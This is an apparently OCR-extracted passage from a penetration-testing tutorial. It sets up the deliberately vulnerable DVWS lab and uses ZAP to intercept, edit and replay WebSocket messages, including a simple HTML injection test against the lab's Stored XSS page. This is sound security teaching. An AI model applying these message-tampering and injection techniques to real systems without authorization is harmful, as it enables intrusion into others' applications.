
First, you need to install the `php-mysqli` package using `apt install php-mysqli`. Pay attention to the PHP version it is for; in our case it is for 7.2. Check PHP versions in Apache `config` files and adjust accordingly. Be sure that the correct versions of the PHP modules are in `/etc/apache2/mods-enabled/`; if they are not, copy the right ones from `/etc/apache2/mods-available/` and remove the unnecessary ones:



```
root@kali:~# ls /etc/apache2/mods-enabled/
access_compat.load  authn_file.load  autoindex.load  dnssd.conf   mime.load           php7.2.conf      setenvif.load
alias.conf          authz_core.load  deflate.conf    dnssd.load   mpm_prefork.conf    php7.2.load      status.conf
alias.load          authz_host.load  deflate.load    env.load     mpm_prefork.load    reqtimeout.conf  status.load
auth_basic.load     authz_user.load  dir.conf        filter.load  negotiation.conf    reqtimeout.load
authn_core.load     autoindex.conf   dir.load        mime.conf    negotiation.load    setenvif.conf
```

Also, check that the MySQL module is enabled in `php.ini` (`/etc/php/<php_version>/apache2/php.ini`). Look for the `Dynamic Extensions` section and enable (remove the preceding `;`) the `extension=mysqli` line.


Next, configure the database. First, start the MySQL service (`service mysql start`) and then the MySQL client (`mysql`) from the Terminal. Once in the MySQL prompt, create the DVWS database with `create database dvws_db;` and exit MySQL. When the database is created, we need to create its table structure. DVWS includes a script to do that, so execute the following in a Terminal: `mysql dvws_db < /var/www/html/DVWS/includes/dvws_db.sql` (assuming `/var/www/html/` is Apache's document root directory):



```
MariaDB [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| dvws_db            |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [(none)]> drop database if exists dvws_db;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> create database dvws_db;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> exit;
Bye
root@kali:~# mysql dvws_db < /var/www/html/DVWS/includes/dvws_db.sql
```

As DVWS uses a predefined hostname, we need to fix a name resolution for that name to our local address, which is the one we will be using to test. Open `/etc/hosts` with your favorite text editor and add the line `127.0.0.1 dvws.local` to it.

Now, we can start our Apache service with `service apache2 start` and browse to `http://dvws.local/DVWS/`. Follow the instructions given there, including starting the WebSockets listener (`php ws-socket.php`), and run the `setup` script to finish configuring the database (`http://dvws.local/DVWS/setup.php`):



OWASP Damn Vulnerable Web Sockets (DVWS)

OWASP Damn Vulnerable Web Sockets (DVWS) is a vulnerable web application which works on web sockets for client-server communication. The flow of the application is similar to DVWA.

In the "hosts" file of your attacker machine create an entry for "dvws.local" to point at the IP address hosting the DVWS application. Location of the "hosts" file:
Windows: C:\windows\System32\driverstc\hosts
Linux: /etc/hosts
Sample entry for hosts file:
192.168.100.199 dvws.local

The application requires the following:


1. Apache + PHP + MySQL
2. PHP with MySQLi support
3. Ratchet
4. ReactPHP-MySQL

Now, we are ready to continue.

How to do it...

We chose ZAP for this exercise as it can monitor, intercept, and repeat WebSockets messages. Burp Suite can monitor WebSockets communication; however, it doesn't have the ability to intercept, modify, and replay messages:

1. Configure your browser to use ZAP as a proxy, and in ZAP, enable the **WebSockets** tab by clicking on the plus icon in the bottom panel:



Welcome to the OWASP Zed Attack Proxy (ZA


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web application

Please be aware that you should only attack applications that you have been specifically been given

To quickly test an application, enter its URL below and press 'Attack'.

```
Downloading https://github.com/zaproxy/zap-extensions/webdriverlinux-beta-6.zap to /root/.ZAP/plugin/webdriverlinux-beta-6.zap
Downloading https://github.com/zaproxy/zap-extensions/websocket-release-16.zap to /root/.ZAP/plugin/websocket-release-16.zap
Downloading https://github.com/zaproxy/zap-extensions/plugnhack-beta-11.zap to /root/.ZAP/plugin/plugnhack-beta-11.zap
Downloading https://github.com/zaproxy/zap-extensions/replacer-beta-6.zap to /root/.ZAP/plugin/replacer-beta-6.zap
Downloading https://github.com/zaproxy/zap-extensions/jxbrowser-alpha-9.zap to /root/.ZAP/plugin/jxbrowser-alpha-9.zap
Downloading https://github.com/zaproxy/zap-extensions/jxbrowserlinux64-alpha-7.zap to /root/.ZAP/plugin/jxbrowserlinux64-alpha-7.zap
```

2. Now, in the browser go to `http://dvws.local/DVWS/` and select **Stored XSS** from the menu:



Stored XSS

Enter your name:


Name

Enter your comment:

My comment


```
Name: admin
Comment: I like this website.
```

3. Enter some comments and change to ZAP. In the **History** tab, look for for a request to `http://dvws.local:8080/post-comments`; this is the handshake to start the WebSockets session:



```
GET http://dvws.local:8080/post-comments HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Sec-WebSocket-Version: 13
Origin: http://dvws.local
Sec-WebSocket-Key: kp+susKAQSVxzevK+2IYtQ==
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
Host: dvws.local:8080
```


A request to initiate WebSockets communication includes the **Sec-WebSocket-Key** header followed by a base64 encoded value. This key is not an authentication mechanism; it only helps ensure that the server does not accept connections from non-WebSockets clients:



```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: Dp9rRa6pQUW92bo4Y6nPzIEntW4=
X-Powered-By: Ratchet/0.3.5
```

The server's response is a 101 Switching Protocols code that includes a header, `Sec-WebSocket-Accept`, with a key similar in purpose to the one used by the client.

4. In ZAP's **WebSockets** tab, you can see that there are multiple communication channels, that is, multiple connections established and all messages have a direction (ingoing or outgoing), an opcode, and a payload, which is the information to be communicated:




#4.1 - 16/06/18, 10:34:49.483 - TEXT

```
{"name":"Name","comment":"My comment"}
```

Channel	↔	Timestamp	Opcode	Bytes	Payload
#1.1	→	16/06/18, 10:14:51.245	8=CLOSE	2	1001
#1.2	←	16/06/18, 10:14:51.315	8=CLOSE	2	1001
#2.1	→	16/06/18, 10:33:46.102	1=TEXT	47	{"auth_user":"YXNkZg==","auth_pass":"YXNkZmc="}
#2.2	←	16/06/18, 10:33:46.12	1=TEXT	38	<pre>Incorrect username/password</pre>
#2.3	→	16/06/18, 10:33:56.103	8=CLOSE	2	1001
#2.4	←	16/06/18, 10:33:56.135	8=CLOSE	2	1001
#3.1	→	16/06/18, 10:34:03.935	1=TEXT	7	My name
#3.2	←	16/06/18, 10:34:03.946	1=TEXT	28	Hello My name:) How are you?
#3.3	→	16/06/18, 10:34:08.687	8=CLOSE	2	1001
#3.4	←	16/06/18, 10:34:08.7	8=CLOSE	2	1001
#5.1	→	16/06/18, 10:34:12.39	1=TEXT	12	showComments
#5.2	←	16/06/18, 10:34:12.67	1=TEXT	113	<pre>Name: admin
Comment: I like this website.</pre><pre>Name: Bob
Co...
#4.1	→	16/06/18, 10:34:49.483	1=TEXT	38	{"name":"Name","comment":"My comment"}
#4.2	←	16/06/18, 10:34:49.499	1=TEXT	44	<pre>Name: Name
Comment: My comment</pre>

5. To intercept WebSocket, add a breakpoint by clicking the break icon in the **WebSockets** tab. Select the **Opcode**, **Channel**, and **Payload Pattern** that needs to be matched to an intercept:



Add break point

Add a custom breakpoint for WebSocket communication, by applying arbitrary restrictions. You can edit or view these breakpoints in the *Break Points* tab of the *information* window.

Opcode:	TEXT
Channel:	-- All Channels --
Payload Pattern:	
Direction:	☑ Outgoing Messages
	☑ Incoming Messages

Cancel Add


Channel	↔	Timestamp	Opcod		
#1.1	⇒	16/06/18, 10:14:51.245	8=CLC		
#1.2	⇐	16/06/18, 10:14:51.315	8=CLC		
#2.1	⇒	16/06/18, 10:33:46.102	1=TEX		c="}
#2.2	⇐	16/06/18, 10:33:46.12	1=TEX		
#2.3	⇒	16/06/18, 10:33:56.103	8=CLC		
#2.4	⇐	16/06/18, 10:33:56.135	8=CLC		
#3.1	⇒	16/06/18, 10:34:03.935	1=TEX		
#3.2	⇐	16/06/18, 10:34:03.946	1=TEX		
#3.3	⇒	16/06/18, 10:34:08.687	8=CLC		
#3.4	⇐	16/06/18, 10:34:08.7	8=CLC		
#5.1	⇒	16/06/18, 10:34:12.39	1=TEX		
#5.2	⇐	16/06/18, 10:34:12.67	1=TEX		osite.</pre>
#4.1	⇒	16/06/18, 10:34:49.483	1=TEXT	38	{"name":"Name","comment":"My comment"}

#4.2	⇐	16/06/18, 10:34:49.499	1=TEXT	44	
					```
					Name: Name
					Comment: My comment
					```

#4.3	⇒	16/06/18, 10:37:47.793	1=TEXT	38	{"name":"Name","comment":"My comment"}

#4.4	⇐	16/06/18, 10:37:47.807	1=TEXT	44	
					```
					Name: Name
					Comment: My comment
					```

6. When a breakpoint is hit, the message will be shown in the upper panel, like every other break in ZAP, but here we can alter the contents and send or discard the message:




http://dvws.local:8080
http://dvws.local

#4.5 - 16/06/18, 10:38:45.167 - TEXT

```
{"name":"Name","comment":"My <h1>comment</h1>"}
```

Enabled	Type	Condition
✓	WebSocket	Break on Opcode: TEXT;

7. ZAP also has the ability to replay/resend an existing message; right-click on any row in the **WebSockets** tab and select **Open/Resend with Message Editor**:


History
Search
Alerts
Output
WebSockets
Break Points
Channel: -- All Channels --
Filter:OFF
Exclude from WebSockets
Break...
Include Channel Url in Context
Exclude Channel Url from Context
Open/Resend with Message Editor...


Channel	↔	Timestamp	Opcode	Bytes	Payload

#5.2	⇐	16/06/18, 10:34:12.67	1=TEXT	113	
					```
					Name: admin
					Comment: I like this website.</pr...
					```

#4.1	⇒	16/06/18, 10:34:49.483	1=TEXT	38	{"name":"Name","comment":"My comment"}
#4.2	⇐	16/06/18, 10:34:49.499	1=TEXT		comment</pre>
#4.3	⇒	16/06/18, 10:37:47.793	1=TEXT		nent"}
#4.4	⇐	16/06/18, 10:37:47.807	1=TEXT		comment</pre>
#4.5	⇒	16/06/18, 10:38:45.167	1=TEXT		comment</h1>"}
#4.6	⇐	16/06/18, 10:39:55.751	1=TEXT		<h1>comment</h...
#4.7	⇒	16/06/18, 10:42:52.32	1=TEXT		nent"}

#4.8	⇐	16/06/18, 10:42:57.645	1=TEXT	44	
					```
					Name: Name
					Comment: My comment
					```

8. Then, we will see the **WebSocket Message Editor** window, where we can change all of the parameters of the message, including its direction and contents, and send it again:



```
{"name":"Name","comment":"My comment repeated"}
```

Channel	↔	Timestamp	Opcode	Bytes	Payload
#4.2					t</pre>
#4.3					
#4.4					t</pre>
#4.5					nt</h1>"}
#4.6					mment</h...
#4.7					
#4.8					t</pre>
#4.9					
#4.10					t</pre>
#4.11					
#4.12					t</pre>
#4.13	⇒	16/06/18, 10:43:31.64	1=TEXT	38	{"name":"Name","comment":"My comment"}

#4.14	⇐	16/06/18, 10:43:31.82	1=TEXT	44	
					```
					Name: Name
					Comment: My comment
					```

#4.15	⇒	16/06/18, 10:44:37.38	1=TEXT	47	{"name":"Name","comment":"My comment repeated"}

#4.16	⇐	16/06/18, 10:44:37.43	1=TEXT	53	
					```
					Name: Name
					Comment: My comment repeated...
					```


Alerts 0 2 3 0 Current Scans 0 0 0 0 0 0 0

Most of the attacks and security weaknesses inherent in web applications can be replicated and exploited via WebSockets if the application is vulnerable.

How it works...

WebSockets communication is initiated by the client via the `WebSocket` class in JavaScript. When a WebSocket instance is created, the client starts the handshake with the server. When the server responds to the handshake and the connection is established, the HTTP connection is then replaced by the WebSocket connection, and it becomes a bidirectional binary protocol not necessarily compatible with HTTP.

WebSockets is plain text, as is HTTP. The server will still require you to implement HTTPS to provide an encrypted layer. If we sniff the communication in the previous exercise with Wireshark, we can easily read the message:


*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_lo_20180616120008_FdD4ZU
Help
Filter Out This Stream
Print
Save as...
Back
Close
